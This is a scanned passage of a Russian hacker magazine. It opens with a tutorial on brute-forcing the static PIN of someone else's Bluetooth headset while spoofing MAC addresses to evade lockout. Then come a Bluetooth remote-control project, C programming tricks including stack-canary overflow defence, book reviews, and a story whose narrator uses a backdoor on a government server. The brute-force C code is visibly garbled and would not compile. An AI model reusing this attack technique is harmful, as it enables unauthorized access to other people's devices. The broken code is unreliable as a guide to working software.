2. Иногда можно перебирать PIN и без всяких лишних раздумий. Например, если есть желание воспользоваться чужой bluetooth-гарнитурой, то подобрать к ней PIN будет очень просто. Все дело в том, что у таких устройств обычно статичный PIN. Устройство самостоятельно реагирует на попытки подключиться к нему из-за возможности вести прямой перебор этого ключа. Но существует маленькая загвоздка: если аутентификация не удалась, то гарнитура не отвечает некоторое время на повторные запросы от этого же устройства.

Так вот, ничто на самом деле не мешает каждую попытку проводить от имени нового устройства, просто меняя BD_ADDR. По мне, лучше уж описать второй метод (заодно и повеселишься). Генерируем PIN-код и высылаем его в поток:

```
double* x=new double [N], w = 0, e = 6;
randset ();
for (int i=0; i <N; i++){
  x [i]=randpro (w, e);
  cont <<x [i] <<endl;
}

//а теперь высылаем полученное число
//отсылаем пароль, если получено приглашение
int bytesSent;
int bytesRecv = SOCKET_ERROR;
char sendbuf [32] = x [i];
char recvbuf [32] = «»;
bytesSent = send (m_socket, sendbuf, strlen (sendbuf), 0);
printf ( «Отослано: %d\n», bytesSent);
//проверяем на ошибки
while (bytesRecv == SOCKET_ERROR)
{
  bytesRecv = recv (m_socket, recvbuf, 32, 0);
  if (bytesRecv == 0ll bytesRecv == WSAECONNRESET)
  {
    printf ( «Соединение закрыто\n»);
    break;
```

Генерация и атака PIN-кодами чрезвычайно проста, однако есть одно маленькое «но». Для того чтобы перебор паролей шел в полную силу, необходимо, чтобы после каждого запроса менялся MAC-адрес нашего устройства. Ну, для этого далеко ходить не надо: работы — всего на один цикл. Сразу оговорюсь, что в этом цикле используется шестнадцатеричная система исчисления, так как нам другая не подходит.

```
for (int i = 0; i < 16Млн; i ++) {
  for (int j = 0; j < 6; j ++) {
    int r = rand ();//случайное число от 0 до 2^8-1
    if (j) printf («-»);
    printf («%0x», r & 0xff);
  }
  printf («\n»);
}
```

На выходе мы получим строки типа такой: 87-bc-a0-0d-c7-f5. Но не будем забывать о тех первых трех байтах MAC-адреса производителя. Просто необходимо немного обрезать строчку и прибавить те данные, которые нас интересуют.

Удаленное управление

Программа ко взлому устройств готова! Если программист пишет для себя программы, значит, его что-то не устраивает в общедоступном софте. И какими бы мы ни были крутыми хакерами, надо писать и «мирный» софт, который будет помогать не только тебе, но и всем людям, интересующимся новыми технологиями. Поэтому давай напишем программу, которая будет нам помогать в повседневной жизни.

Меня всегда интересовало удаленное управление программами. Дело в том, что я большой любитель спутникового телевидения, и каждый раз переключать каналы, подползая к компьютеру, мне не особо нравится. В результате у меня было два варианта решения проблемы. Первое — это купить специальный ПДУ для SkyStart, второе — сделать программу с использованием Bluetooth. Первый вариант мне не подходил, так как надо было отдать 500 руб, поэтому я решил создать блютус-модуль который будет удаленно управлять ProgDVB, переключать каналы и работать со звуком. Я использовал простенький метод согласования — посылку определенной команды:



Документацию по новым технологиям должен иметь каждый уважающий себя программист

она загружается в программу, та, в свою очередь, обрабатывает ее и делает то, что тобою будет запрограммировано. У меня это: 2-Канал вверх; 8-Канал вниз; 4-Звук тише; 6-Звук громче. Все просто и понятно. Проблема состоит только в том, что я вообще никогда не программировал под мобильные телефоны.

Создадим новый проект, загрузим все необходимые подключаемые файлы, запишем инициализацию Windows Sockets и идентификацию устройства (на всякий случай). В этой части у нас будет всего несколько новых функций. Прошу любить и жаловать:

```
BluetoothSdpGetElementData
BluetoothSdpGetString
```

Обе эти функции чем-то похожи, выполняют одну и ту же задачу: получают и анализируют поток данных по SDP. Между ними есть только одно маленькое отличие: вторая функция может работать с UNICODE. Вперед, на винные погреба!

```
DWORD BluetoothSdpGetElementData (LPBYTE pSdpStream, ULONG cbSpdStreamLength, PSDP_ELEMENT_DATA pData);
```

BluetoothSdpGetElementData передает 3 параметра:

1. Порт входа SDP;
2. Длина потока в байтах;
3. Отправка\обработка команды SDP-элемента, данные не должны превышать pSdpStream.

Процесс согласования команд телефон->компьютер здесь приводить не буду, поскольку он длинный и банальный, так что ищи сорец на компакт-диске.

Вот и все

Теперь-то мы знаем, как с помощью Windows Sokets & SDK Bluetooth накодить приложения, которые будут соответствовать нашим требованиям. За тобой — дальнейшее развитие этой идеи. Например, можешь сделать перебор паролей по словарю, многопоточность — это повысит скорость перебора — и многое другое. Если тебя что-то не получается — пиши. Удачного компилирования!



КРИС КАСПЕРСКИ

ТРЮКИ ОТ КРЫСА

ПРОГРАММИСТКИЕ ТРЮКИ И ФИЧИ НА С\С++ ОТ КРИСА КАСПЕРСКИ

«ЗАЧЕМ ТЕБЕ МОЗГИ? ПРОГРАММИРУЙ! БЕРИ, СОБИРАЙ ФОРМЫ, ПИШИ НЕЭФФЕКТИВНЫЙ КОД, И ПУСТЬ НАРОД ДОКУПИТ ЕЩЕ ПАРОЧКУ ПЛАНОК ПАМЯТИ. ЧТО, НЕ ХОЧЕШЬ? ТОГДА ЭТА РУБРИКА, КАК ВСЕГДА, ОБОГАТИТ ТЕБЯ СВЕЖИМИ ИДЕЯМИ ОПТИМИЗАЦИИ КОДА :).»

01 СТРОКИ В HEX-ЧИСЛАХ

Допустим, нам потребовалось прочитать значение ячейки памяти некоторого процесса и вывести ее на экран. Или распечатать дескриптор заданного окна. Да все что угодно! Суть в том, что в программах, написанных «под себя» это обычно делается так:

```
printf("hWnd: %Xh\n", FindWindow(0, "Калькулятор"));
```

Если же искомое окно отсутствует, то функция FindWindows() возвратит ошибку, и на экране появится «hWnd: 0h». Нормальные хакеры знают, что такого дескриптора в природе не существует, и это символ ошибки, но все равно получается как-то неаккуратно и «некультурно». Лучше, чтобы программа сообщала об этом явно. Проще всего использовать условный переход типа:

```
HWND hwnd = FindWindow(0, "Калькулятор");
printf("hWnd: ");
if (hwnd) printf("%Xh\n");
else printf("error!\n");
```

Однако все это слишком по-медвежьи как-то. Слишком прямолинейно, а прямолинейность для хакеров непростительна! К тому же нам потребовалось целых три вызова функции printf() вместо одного. Ты думаешь, если на тачке установлен целый гектар, то отдельные байты можно уже и не считать?! Некоторые, попытавшись неумело схитрить, преобразовывают hWnd в строку посредством нестандартной функции _itoa(), поддерживаемой Microsoft VC++, но отсутствующей во многих других компиляторах. В этом случае для вывода значения дескриптора требуется всего лишь один вызов printf(), да и сама программа становится прозрачнее:

```
char buf[12];          // 12 байт хватит для любого числа
HWND hwnd = FindWindow(0,"Калькулятор");
printf("hWnd: %s\n", (hwnd)?_itoa((int)hwnd, buf, 0x10):"err");
```

Программа стала более наглядной, но все равно это не по-хакерски и слишком прямолинейно. А что если подобрать такую шестнадцатеричную константу, которая бы читалась как осмысленное текстовое слово? Например, BADh.

```
HWND hwnd = FindWindow(0, "Калькулятор");
printf("hWnd: %Xh\n", (hwnd)?(int)hwnd:0xBAD);
```

Исходный текст упростился до предела, оставшись наглядным и понятным даже обычным, «ванильным» программистам, которые, кроме прикладных программ, ничего другого писать не умеют.

Разумеется, данную методику можно применять не только с дескрипторами окон, но и вообще с любыми возвращаемыми значениями, как с API-функциями, так и со своими собственными. Причем своя собственная функция запросто может сделать return 0xBAD в случае ошибки. И тогда вместо проверки в стиле if (foo()!=ERROR) мы будем писать if (foo()!=0xBAD). Заметь, это намного «элегантнее», и не потому, что 0xBAD короче ERROR (оба они одинаковы по длине), а потому, что при записи результата в лог (ты ведешь отладочные логи, верно?) отпадает необходимость преобразования численного кода ошибки в его строковое представление.

Кроме 0xBAD, существуют и другие комбинации — например, 0xDEADBEEF, 0xDEADA11, 0xFA11ED, да много всего можно придумать!

02 ЛОКАЛЬНЫЕ ПЕРЕМЕННЫЕ КОЛЛЕКТИВНОГО ИСПОЛЬЗОВАНИЯ

Этикет программирования ограничивает предельно разумную длину функций несколькими сотнями строк, рекомендуя дробить функции на элементарные функциональные единицы, которые проще отлаживать, да и компилируются они быстрее. Но это теоретически. Практически же, при «расщеплении» одной большой функции на

несколько маленьких возникает проблема с разделом локальных переменных. Да, мы можем обособить фрагмент большой функции в отдельный функциональный фрагмент, но при этом он потянет за собой множество неявных аргументов — например, флагов, управляющих отладочным выводом, дескрипторов файлов, окон, элементов управления, да мало ли еще что!

Конечно, можно передать все необходимые переменные через аргументы, но это будет медленно, неэлегантно и к тому же потребует уйму ручной работы. В C++ эта проблема стоит не так остро, поскольку там все функции-члены класса могут разделять одни и те же переменные. Но с ростом размеров класса количество разделяемых переменных возрастает, порождая путаницу, хаос, беспорядок и вытекающие отсюда ошибки.

А что если все локальные переменные загнать в структуру, передаваемую всем родственным функциям (по ссылке, конечно, чтобы они могли менять знания как заблагорассудится). Например:

```
foo()
{
  int a, flag, x = 0, y = 0;
  flag = get_config(is_debug_output_enabled);
  for (a = 0; a < 0x669; a++) {
     x ^= a ^ (0-a);if (flag) printf("%d\n", x);
  }
  for (a = 0; a < 0x999; a++) {
     y ^= x + a >> ( a & 0xF); if (flag) printf("%d\n", y);
  }
}
```

Допустим, мы хотим разбить функцию foo() на две или даже на три, чтобы улучшить читаемость листинга. В классическом варианте это будет выглядеть так:

```
zoo(int flag, int x)
{
  int a, y = 0;
  for (a = 0; a < 0x999; a++) {
     y ^= x + a >> ( a & 0xF); if (flag) printf("%d\n", y);
  }
  return y;
}

bar(int flag)
{
  int a, x = 0;
  for ( a= 0; a< 0x669; a++) {
     x ^=a ^ (0-a); if (flag) printf("%d\n", x);
  }
  return x;
}

foo()
{
  int a, flag;
  flag = get_config(is_debug_output_enabled);
  zoo(flag, bar(flag));
}
```

Данный пример не выглядит ужасно только потому, что код «раскулачиваемой» функции foo() сравнительно невелик, да и переменных там мало. Но все-таки…. Попробуем их загнать в структуру?

```
struct L{int a; int x; int y; int flag;};

zoo(struct L *l)
{
  for (l->a = 0; l->a < 0x669; l->a++) {
     l->y ^= l->x + l->a >> ( l->a & 0xF);
     if (l->flag) printf("%d\n", l->y);
  }
}

bar(struct L *l)
{
  for (l->a = 0; l->a < 0x669; l->a++) {
     l->x ^= l->a ^ (0 - l->a);
     if (l->flag) printf("%d\n", l->x);
  }
}

foo()
{
  struct L l;
  memset(&l, 0, sizeof(l));
  l.flag = get_config(is_debug_output_enabled);
  zoo(&l); bar(&l);
}
```

В данном случае преимущество не столь очевидно, но в больших проектах оно дает о себе знать! А что насчет эффективности?! Не снижается ли она за счет постоянных операций типа «l->a»? Отнюдь! Современные компиляторы легко определяют эффективный адрес элементов структур без промежуточных вычислений. А вот засылка множества аргументов в стек изрядно тормозит. Кроме того, предложенный метод позволяет безболезненно менять прототипы функций (в том числе и публичных). Скажем, захотелось нам добавить к функции, выводящей изображение спрайта на экран, новый аргумент — коэффициент прозрачности. В классическом случае мы ничего не можем сделать, поскольку это потребует изменений во всем проекте, и коллеги из соседних отделов нас тут же изжарят на медленном огне. А в случае со структурами можно добавлять сколько угодно аргументов. Старый код их «не замечает», зато новый — да!

03 СТРУКТУРЫ В БОРЬБЕ С ПЕРЕПОЛНЯЮЩИМИСЯ БУФЕРАМИ

Существует множество защитных механизмов типа Stack-Guard или Stack-Shield, но все это — детские игрушки, не способные остановить атакующего. Протектор Pro-Police, зародившийся в недрах японского отделения IBM (www.research.ibm.com/trl/projects/security/ssp/), — это самый сложный и совершенный механизм, реализующий модель безопасного стека (Safe Stack Usage Model), главной инновацией которого является переупорядочивание локальных переменных. Pro-police разбивает переменные на две группы: массивы и все остальные. На вершину карда стека попадают обычные (скалярные) переменные. Массивы идут за ними. Переполняющиеся буферы могут воздействовать друг на друга, но до указателей им уже не достать, во всяком случае, не таким простым путем. К сожалению, Pro-police работает только с компилятором GCC, а всем остальным остается только сосать лапу и в остервенении грызть свой хвост, или… воспользоваться структурами.

Дело в том, что размещение локальных переменных в памяти может и не совпадать с порядком их объявления в программе, поэтому у нас нет никаких гарантий, что переменные p и s окажутся расположенными выше локальных буферов:

```
foo()
{
  int a;
  int b;
  int *p;
  char *s
  char buf1[669];
  char buf2[996];
}
```

А это значит, что при переполнении одного из буферов атакующий может воздействовать на указатели p и s со всеми вытекающими отсюда последствиями. Напротив, в структурах размещение элементов в памяти всегда совпадет с порядком их объявления!

```
struct L
{
  int a;
  int b;
  int *p;
  char *s
  char buf1[669];
  int canary_1;
  char buf2[996];
  int canary_2;
};
```

Здесь canary_1 и canary_2 — магические переменные, инициализируемые случайным образом при входе в функцию и проверяемые перед выходом из нее. Если же они вдруг оказались искажены, значит, один из буферов был переполнен, и адрес возврата, возможно, смотрит на вредоносный shell-код. Поэтому вместо возврата мы завершаем программу в аварийном режиме (самое простое, что можно сделать) или передаем управление на специальную функцию, сохраняющую несохраненные данные. В общем, структуры — это сила!




ДМИТРИЙ «DEM@N» ТАРАСОВ

КЛАДЕЗИ ИНФОРМАЦИИ


АКТУАЛЬНЫЕ КНИЖКИ И САЙТЫ ПО ПРОГРАММИРОВАНИЮ

ПУТЬ К СОВЕРШЕНСТВУ ТЕРНИСТ И ЛЕЖИТ ЧЕРЕЗ НЕПРЕРЫВНОЕ САМООБРАЗОВАНИЕ. СПЕЦИАЛЬНО ДЛЯ ТЕБЯ МЫ ПЕРЕЛОПАТИЛИ ГОРЫ БУМАЖНОЙ ЛИТЕРАТУРЫ И ГИГАБАЙТЫ ЭЛЕКТРОННОГО СЛИВА, А В ЭТОТ ОБЗОР ПОПАЛИ ЛИШЬ ТЕ КНИГИ, КОТОРЫЕ ОСОБЕННО НАМ ПОНРАВИЛИСЬ :).



«MICROSOFT ADO.NET 2.0 ДЛЯ ПРОФЕССИОНАЛОВ» — САХИЛ МАЛИК

ГДЕ ВЗЯТЬ: КНИЖНЫЕ МАГАЗИНЫ



«ВНУТРЕННЕЕ УСТРОЙСТВО MICROSOFT WINDOWS» — М. РУСИНОВИЧ, Д. СОЛОМОН

ГДЕ ВЗЯТЬ: КНИЖНЫЕ МАГАЗИНЫ, OZON.RU



«UML» — Г. БУЧ, А. ЯКОБСОН, ДЖ. РАМБО

ГДЕ ВЗЯТЬ: КНИЖНЫЕ МАГАЗИНЫ, OZON.RU

Пару месяцев назад я решил узнать, какие же навыки наиболее востребованы в среде .NET-разработчиков. Поместив пару резюме на соответствующих сайтах, я некоторое время получал в день несколько звонков от потенциальных работодателей, и практически каждый из них требовал умения работать с базами данных на основе технологии ADO. NET. Это неудивительно: работа с ними всегда была неотъемлемым звеном в работе корпоративного механизма.

В книге Сахила Малика, имеющего статус MVP, как раз описывается работа с последней версией нэймспейса System. Data, образующего костяк технологии ADO. NET. Книжка написана понятным и доступным языком, и если ты имеешь представление о платформе .NET, то без проблем вникнешь во все нюансы работы с БД, несмотря на устрашающее словосочетание «для профессионалов» в названии. Что приятно, книгу издали у нас спустя лишь небольшое время после ее написания, и все рассматриваемые примеры написаны в VS. NET 2005 и для SQL Server 2005 (есть также фрагменты кода и для Oracle). Кроме того, в отличие от большинства буржуйских книг по .NET, код представлен в двух вариантах: для C# и VB .NET. В общем, книга достойная.

Значимость этой книги сопоставима с работами Эндрю Таненбаума, посвященным разработке и устройству операционных систем (я думаю, ты понял о каких работах идет речь). Как ни парадоксально, в книге нет ни строчки кода, но при этом она жизненно необходима программисту, занимающемуся кодингом под Windows! В ней рассмотрены вопросы построения и функционирования ОС Windows Server 2003, XP и 2000, включая модель защиты Windows, внутренние структуры данных и алгоритмы, внутреннее устройство NTFS, анализ аварийных дампов памяти, реестр и многое другое. По полноте охвата материала книге нет равных, при всем том что по ходу повествования рассматриваются практические примеры исследования внутренностей винды с помощью специальных утилит, разработанных авторами.

В общем, если ты хочешь досконально разбираться в устройстве и принципах работы ОС семейства Win2k, эта книга — клад для тебя.

Я думаю, ты знаешь, что существует 3 основных типа приложений: классические (стационарные), распределенные и web — приложения. Вот о последних и идет речь в этой книге. Технология AJAX достаточно нова, и внятных источников информации по этой теме на русском немного. Данная работа является, пожалуй, первой книгой, где про связку «асинхронный JavaScript + XML» рассказывается достаточно подробно. Приводится много примеров кода, который несет реальную смысловую нагрузку. Уделяется внимание вопросу проектирования ПО. Есть целая глава, посвященная безопасности веб-приложений.


Тебе никогда не приходилось разбираться в чужих проектах? Видел там всякие непонятные диаграммы классов, состояний, развертывания? Это, дяденька, UML, универсальный язык моделирования, цель которого — стандартизация процесса разработки ПО. Данная книга написана авторами UML и представляет собой исчерпывающий справочник, который поможет разбираться тебе не только в чужих проектах, но и в примерах большинства современных книг, посвященным новым объектно-ориентированным технологиям! Практически ни одна работа, посвященная, к примеру, программированию под Symbian не обходится без построения этих самых диаграмм, причем знание UML при изучении материала предпо-



МОБИЛЬНЫЕ СООБЩЕНИЯ. СЛУЖБЫ И ТЕХНОЛОГИИ SMS, EMS И MMS» — ГВИНЕЛЬ ЛЕ-БОДИК
ГДЕ ВЗЯТЬ: КНИЖНЫЕ МАГАЗИНЫ, OZON.RU



«AJAX В ДЕЙСТВИИ» — ДЕЙВ КРЕЙН, ЭРИК ПАСКАРЕЛЛО, ДАРРЕН ДЖЕЙМС
ГДЕ ВЗЯТЬ: КНИЖНЫЕ МАГАЗИНЫ, OZON.RU



.NET COMPACT FRAMEWORK PROGRAMMING WITH C#» — PAUL YAO, DAVID DURANT
ГДЕ ВЗЯТЬ: AMAZON.COM, OZON.RU, EMULE

лагается по дефолту. Так что, если не хочешь отстать от современных принципов создания ПО, советую тебе изучить этот вопрос, а эта книга тебе поможет.

С каждым месяцем на рынке появляется все больше систем, которые используют в качестве одного из звеньев работу с мобильными сообщениями. Чего стоят только системы извещения по SMS об угоне машины или посылка фото с места наблюдения посредством MMS. Если ты собираешься заниматься мобильным хаком, то обязан разбираться в механизмах работы подобных систем.

Данная книга уже год остается самым исчерпывающим описанием этих технологий. Рассматриваются вопросы от организации сетей GSM до формата кадров. Материал изложен грамотным техническим языком и на хорошем уровне.

Как ни прискорбно, но книги по всем новым технологиям выходят в России с большим опозданием. В частности, особенно туго приходится разработчикам для PocketPC — книг по программированию для наладонников на русском языке практически нет. Поэтому если ты встал на скользкую дорожку кодера для мобил — учи английский.

Данная книга подробно описывает процесс создания программ для платформы .NET CF, ориентированную на использование в современных КПК, коммуникаторах и смартфонах. Эта технология создавалась в рамках общей .NET-эпопеи, поэтому процесс создания программ аналогичен программированию под настольную .NET. Тем не менее, отличия есть, и они описаны в данной работе. Приводится также описание платформы Windows CE и ее свойств. Естественно, дается краткий обзор .NET в целом. Что приятно, в отличие от многих подобных изданий эта книга наполнена не пространными рассуждениями вроде «как же надо писать софт для КПК?..», а вполне конкретными рекомендациями по работе с разбором примеров. Кто сталкивался, тот поймет.

Online

Статья „Подробный анализ структур данных" - Скотт Митчелл
Адрес: www.gotdotnet.ru/LearnDotNet/Algorithms/29787.aspx
Статья состоит из двух частей. Разбирается работа со структурами данных в .NET. Прочитав эту статью, ты поймешь (а может, и не поймешь), что же это такое Хэш, Очередь, Стэк, для чего они нужны и как с ними работать.

Ветка форума RSDN „Сети, сокеты, протоколы"
Адрес: http://rsdn.ru/forum/?group=network
Здесь обсуждаются вопросы, касающиеся сетевого программирования. Встречаются как тривиальные, так и довольно интересные вопросы. Тематика обсуждения самая разнообразная: от работы с OpenSSL до каскадирования прокси–серверов.

Сборник статей по Shareware.
Адрес: http://rsdn.ru/summary/1306.xml
Неплохая подборка качественного материала. Статьи посвящены тонкому искусству продажи своих прог.

Сайт автора книги „Windows Internals" Марка Русиновича
Адрес: http://sysinternals.com/
Большое количество аналитических материалов, касающихся внутреннего устройства Windows, включая персональный блок Марка Русиновича. Кроме того, на сайте можно скачать утилиты, предназначенные для углубленной работы с виндой и использующиеся при разборе примеров в книге «Внутреннее устройство Microsoft Windows». Весь материал, естественно, — на английском, но это один из ресурсов, ради которого стоит его выучить.]C



Сетевой роман

ОЛЕГ «MINDW0RK» ЧЕБЕНЕЕВ
/ MINDW0RK@GAMELAND.RU /



© Стас «Chill» Башкатов

Мне было 27 лет, и меня вполне можно было назвать типичным представителем компьютерного века, так как практически все свое время я проводил дома за монитором. Работа напрямую связана с интернетом, все друзья обитали на сетевых форумах, новости узнавал из ньюслент, развлечения опять же находил в сети. Конечно, иногда приходилось ходить в магазин за хлебом, или, к примеру, кинуть на счет вебманей, но относился я к этому не иначе, как к отвлекающим от основной жизни вещам. И, по правде сказать, меня такая жизнь вполне устраивала. В конце концов, что хорошего в этом реаллайфе? Постоянные теракты кругом, недовольные рожи продавщиц, менты, пасущие мигрантов у метро, гопники и скинхеды… Была б моя воля, я бы полностью переселился в сеть. Хотя я себя и так ощущал целиком там, плавая в бескрайнем океане сайтов, как рыба в море, и постоянно открывая что-то новое.

Друзья были во многом похожи на меня. У некоторых, правда, имелась оффлайновая работа, у одного даже — семья, но я их считал своими людьми, ведь никто меня не понимал так, как они. Примерно раз в месяц мы собирались в одной малоизвестной московской кафешке за чашечкой пива. Эдакая компашка заросших фриков. Но я все же больше предпочитал наши посиделки в IRC. Что ни говори, а сетевое общение и проще, и увлекательнее, и перебивать не нужно, и придумать умную мысль проще, когда сидишь не где-нибудь в шумном подвале, а за родным компом.

И вот однажды, когда мы сидели на этом самом канале, речь зашла о тетках. Это у нас была не самая популярная тема, так как мы единогласно считали: тетки — зло и от них все беды. Просто все остальные темы зашли в тупик, да и вопрос «Что злее — тетки или ламеры?» оказался животрепещущим. Все было здорово, пока Леха не решил поделиться с нами своими похождениями. Он рассказал о студенческих годах, о том, как бегал петь серенады под окна какой-то дуре, о том, как у них было все хорошо сначала и все плохо потом. Мы офигели от таких откровений, но, наверное, с них все и началось. Потому что именно в тот момент я подумал, каково это быть вместе с кем-то.

Вы не подумайте, я женщин тогда не только на картинке видел. Бывало, даже ухаживал. Давно это было, в школе еще. Мы с ней за одной партой сидели, и она мне всегда давала списывать, а я ее до дому провожал… Впрочем, не будем ворошить прошлое.

Задумался я об откровениях Лехи всерьез, можно сказать, что-то во мне тогда перевернулось. Ну что я все сам да сам. Я даже гордился тем, какой я волк-одиночка, и никто мне был не нужен. Может быть, я просто обманывал сам себя? Выяснить это можно было только одним способом, и я принялся искать.

Где-то я читал, что возлюбленную некоторые ищут всю жизнь. Наверное, тогда просто не было интернета. Первым делом я, разумеется, зашел на один из популярных сайтов знакомств. Выбор там был приличный, только тетки какие-то… В общем, не в моем вкусе. Да и большинство в графе «Цели» вписали в числе прочего «секс». Я хоть и не герой-любовник, но прекрасно понимал, что это за девицы и чего от них ожидать. Скромная, симпатичная, нетребовательная, умеющая готовить, стирать, убирать, в меру умная и шарящая в компах — вот он, мой идеал. Но оказалось, из этих пунктов претендентки максимум соответствовали двум. Да и к тем фиг достучишься. Короче, забил я на сводничеcкие сайты, решил прошвырнуться по популярным чатам. А там раздолье: Кисочки, Ромашки, Снежинки, М@лышки, Принцесски, Лисички и даже Богиня! С Богиней мы как раз и сошлись интересами довольно быстро. Тетка оказалась не промах: работала в какой-то компьютерной фирме, дизайнила веб-сайты, да и мозгами, сразу видно, Бог не обделил. Пошушукались мы, я сразу понял: это — ОНА. А деваха вдруг заявляет: «Пошли пиво пить!». Я от неожиданности опешил, предложил обменяться для начала фотами. «Зачем, — говорит, — на месте узнаемся». На следующий день пришел я без опозданий к памятнику, где договорились встретиться, даже цветы купил. А там мужик какой-то. Стоит, сука, улыбается. Оказалось, Борис в том чате просто развлекался, а пивка решил со мной попить, потому что «мужик я, вроде, нормальный». Ничего так посидели, литров 10 вдули. Но после этого случая в поиске я разочаровался. Может, мне на роду написано с монитором в обнимку жить? Так я тогда думал.

Счастье на меня свалилось нежданно-негаданно. С момента моего захода в чат прошло несколько недель, я уже забросил мысль найти себе пару. И тот день я помню четко, как в черно-белом кино. Я выгребал спам из почтового ящика и обнаружил письмо. «Случайно наткнулась на твой сайт и во многом узнала себя саму. Напиши мне, если будет желание пообщаться. Карина».

Сайт у меня был из разряда «ничего особенного» — обычная домашняя страничка, которую посещают только друзья. Там я вкратце расска-



НИ КАРИНА, НИ Я РАНЬШЕ НЕ ЗАНИМАЛИСЬ ЭТИМ В СЕТИ. ХОТЯ МНЕ ВСЕГДА БЫЛО

зал о себе, своем образе жизни и взглядах на сеть. Да, я совершенно твердо уверен, что в скором времени не только я, а все человечество будет жить и общаться в сети. Вероятнее всего мы будем подключены напрямую, как в матрице, а может, просто изобретут термокостюмы виртуальной реальности. Мыслей на этот счет у меня много, но ты ведь не об этом хочешь услышать?

Карина… Это было или какое-то невообразимое совпадение, или знамение. Ведь это мое любимое женское имя! Неужели какая-то женщина могла, как и я, просиживать сутками перед монитором, считать для себя интернет важнее реаллайфа? Или это была чья-то злая шутка? К письму прилагалась маленькая картинка, с которой на меня смотрели глаза. Почему-то я не сомневался, что эти глаза принадлежали ей. Светлые, бесконечно глубокие и в то же время с хитрецой. Я бы все тогда отдал, чтобы увидеть лицо владелицы этих глаз, но — увы.

Я написал ей в тот же час и предложил встретиться в одном из необъятных уголков сети, чтобы познакомиться поближе. Для этого я даже открыл ей свое секретное место, где сам любил изредка бывать. Этот канадский сайт отличался от обычных чат-сервисов уникальной атмосферой — фоном играла мелодичная музыка, а интерактивная оболочка создавала ощущение, как будто ты находишься на природе. Я выбрал лесное озеро, создал приватную комнату, доступ к которой имели только мы вдвоем, и стал ждать.

Я уже почти разочаровался ее увидеть, как вдруг послышался сигнал, и в комнате появилось знакомое имя. «Привет, Карина!» — сказал я. «Привет!» — ответила она. Что было дальше, спросите вы? Я не буду приводить полный лог нашей беседы, скажу только, что это было самое увлекательное и романтичное общение к тому моменту моей жизни. Наше первое свидание. Именно так, неважно, что вода в озере и облака были компьютерными, а эмоции мы выражали смайликами, главное — нам было хорошо вдвоем. Карина полностью разделяла мои мысли о том, что жить в сети — ничем не хуже, чем жить в реальности. И ей, так же, как и мне, наскучили серые улицы, вместо которых она предпочитала яркие лабиринты информации. Мы прообщались до утра, и когда, уже попрощавшись, я ложился в постель, подумал, что приобрел что-то очень важное.

С тех пор мы стали почти все время проводить вместе. Мы постоянно общались, все время выбирая для свиданий новые, порой безумно экстремальные места. Однажды я воспользовался подаренным знакомым хакером бекдором в сети крутого правительственного сервера, и мы с Кариной организовали там уютную комнатку для болтовни. В любой момент нас мог засечь админ, но это только добавляло остроты ощущениям. Мы установили специальную программу, чтобы в любой момент видеть, на каком сайте кто находится. Дарили друг другу трогательные виртуальные подарки. Я даже выкупил и подарил ей домен с ее именем! Со временем я стал ощущать, что во мне проснулось какое-то ранее неизведанное чувство. Я постоянно думал о ней и, хотя не знал, как Карина выглядела, был уверен, что в мире нет никого прекраснее.

